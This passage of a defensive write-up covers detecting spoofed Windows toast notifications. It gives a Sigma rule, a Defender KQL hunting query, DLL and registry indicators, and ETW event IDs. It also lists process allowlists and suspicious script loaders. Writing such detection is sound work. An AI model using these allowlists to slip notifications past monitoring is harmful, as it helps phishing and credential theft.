
The Toast Notification technique doesn't inherently pose a threat; it requires linking to a malicious domain or an input prompt to capture credentials. Detecting arbitrary Toast Notifications is complex. Although Microsoft provides an ETW provider for Push Notifications events, the recorded data remain limited. Organizations should review their existing Toast Notifications and develop detection rules that correlate different data sources such as outbound DNS logs generation after a short time period to identify arbitrary behaviors. However, threat actors could take different routes such as fake Teams meeting calls with deepfake to exfiltrate information from employees and every detection rule developed should has its own limitations.

DLLs

One of the detection opportunities that could be used by detection engineers is to develop a rule that generates an alert when an unexpected process attempts to load the wpnapps.dll library. This DLL is responsible to handle toast notifications, push notifications from applications and application to user notification delivery. Sysmon event id 7 can detect image load events:

wpnapps.dll

Toast Notifications have the XML schema. The msxml6.dll library is part of the Microsoft XML Core Services and is used by applications or services that rely on XML configuration. The library is responsible for the XML schema validation and parsing. Unusual processes that attempt to load the msxml6.dll correlated with the wpnapps.dll is an indicator of malicious Toast Notifications activity.



msxml6.dll

The table below summarizes the DLLs that should be monitored by defensive teams:

DLL	Description
wpnapps.dll	Windows Push Notification Apps
msxml6.dll	Microsoft XML Core Services

```
title: Unusual Process Loading Toast Notification Libraries
id: a1b2c3d4-e5f6-7890-abcd-333333333333
status: experimental
description:
Detects non-standard processes loading WinRT notification DLLs, which may
indicate a BOF or implant using WinRT COM interfaces to send spoofed
toast notifications.
references:
- https://brmk.me/2026/03/18/toast-my-way.html
- https://github.com/brmkit/toastnotify-bof
author: Panos Gkatziroulis
date: 2026/03/21
tags:
- attack.execution
- attack.t1204.001
logsource:
product: windows
category: image_load
detection:
selection_dlls:
ImageLoaded|endswith:
- '\wpnapps.dll'
- '\msxml6.dll'
- '\notificationcontroller.dll'
- '\twinapi.appcore.dll'
filter_normal_processes:
Image|endswith:
- '\explorer.exe'
- '\svchost.exe'
- '\RuntimeBroker.exe'
- '\ShellExperienceHost.exe'
- '\SearchHost.exe'
- '\StartMenuExperienceHost.exe'
- '\msedge.exe'
- '\Teams.exe'
- '\SecurityHealthService.exe'
- '\powershell.exe'
- '\pwsh.exe'
condition: selection_dlls and not filter_normal_processes
falsepositives:
- Custom UWP/WinRT applications
- Developer tooling
level: high
```

Process Creation


Threat actor that doesn't perform operations with high sophistication might conduct the technique directly from the command line. Therefore, capturing process creation events can identify directly what it has been executed on the endpoint. However, detection engineering efforts should not focus only on process creation events but should perform correlation with other data sources and have other conditions applied on the rule.

Process Creation


Registry

Registry is another location that indicates toast notification activities. Specifically, the Notifications registry hive stores notification capable applications. This registry key could be queried during AUMID enumeration or accessed during toast notification execution. Legitimate applications could trigger push notification and therefore SOC teams should not consider access or modification to these keys as malicious. It is recommended for SOC teams to monitor the Notifications registry hive for a period to understand the volume of events and identify abnormal cases in correlation with other events.

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings
```




LastNotificationAddedTime




PeriodicNotificationCount

Push Notifications


Microsoft has an ETW provider called *Microsoft-Windows-PushNotifications-Platform* that logs toast notifications. However, only the application name is recorded and there is no information to bind with the process that called the notification. Executing a toast notification generates the event id's 2416, 2418, 3052 and 3153. For clarity these events have been displayed below:




Event ID 2416



Event ID 2418



Event ID 3052



Event ID 3153

MDE

```
let allowedProcesses = dynamic([
"explorer.exe",
"svchost.exe",
"RuntimeBroker.exe",
"ShellExperienceHost.exe",
"StartMenuExperienceHost.exe",
"SearchHost.exe"
]);
let suspiciousLoaders = dynamic([
"powershell.exe",
"pwsh.exe",
"cmd.exe",
"wscript.exe",
"cscript.exe",
"mshta.exe",
"rundll32.exe",
"regsvr32.exe"
]);
DeviceImageLoadEvents
| where FileName in~ ("wpnapps.dll", "wpncore.dll", "Windows.UI.dll", "msxml6.dll",
"notificationcontroller.dll", "twinapi.appcore.dll")
| where isnotempty(InitiatingProcessFileName)
| where InitiatingProcessFileName !in~ (allowedProcesses)
| summarize
FirstSeen = min(Timestamp),
LastSeen = max(Timestamp),
LoadedDLLs = make_set(FileName, 10),
LoadCount = count(),
SampleCmdLine = any(InitiatingProcessCommandLine),
SampleFolderPath = any(InitiatingProcessFolderPath),
ParentProcesses = make_set(InitiatingProcessParentFileName, 10),
Accounts = make_set(strcat(InitiatingProcessAccountDomain, "\\", InitiatingProcessAccountName),
10)
by DeviceName,
DeviceId,
InitiatingProcessFileName,
InitiatingProcessId,
InitiatingProcessSHA1,
InitiatingProcessVersionInfoCompanyName,
TimeBucket = bin(Timestamp, 1m)
| where LoadCount >= 2
| extend SuspiciousLoader = iff(InitiatingProcessFileName in~ (suspiciousLoaders), true, false)
| order by SuspiciousLoader desc, LoadCount desc, LastSeen desc
```

The following table summarizes the different data sources and data components that SOC teams could use to detect Toast Notifications:

Data Source	Data Components
Image Load	wpnapps.dll
Image Load	msxml6.dll
Registry	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings
Registry	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings

Threat actors may use toast notifications to trick users into clicking malicious links, harvest credentials or impersonate employees with higher authority through trusted applications. The success of this technique depends on the sophistication effort that threat actors must apply to achieve their goals. A threat actor must already have an established channel with the endpoint to conduct the technique. It is recommended that organizations should prevent toast notifications via group policy. In the event that toast notifications are required, detection rules should be developed for arbitrary processes that attempt to load push notification and Microsoft XML Core Services libraries. Organizations should educate users about legitimate toast notifications to ensure they remain vigilance against notifications prompting links that direct to URL’s or credential submissions.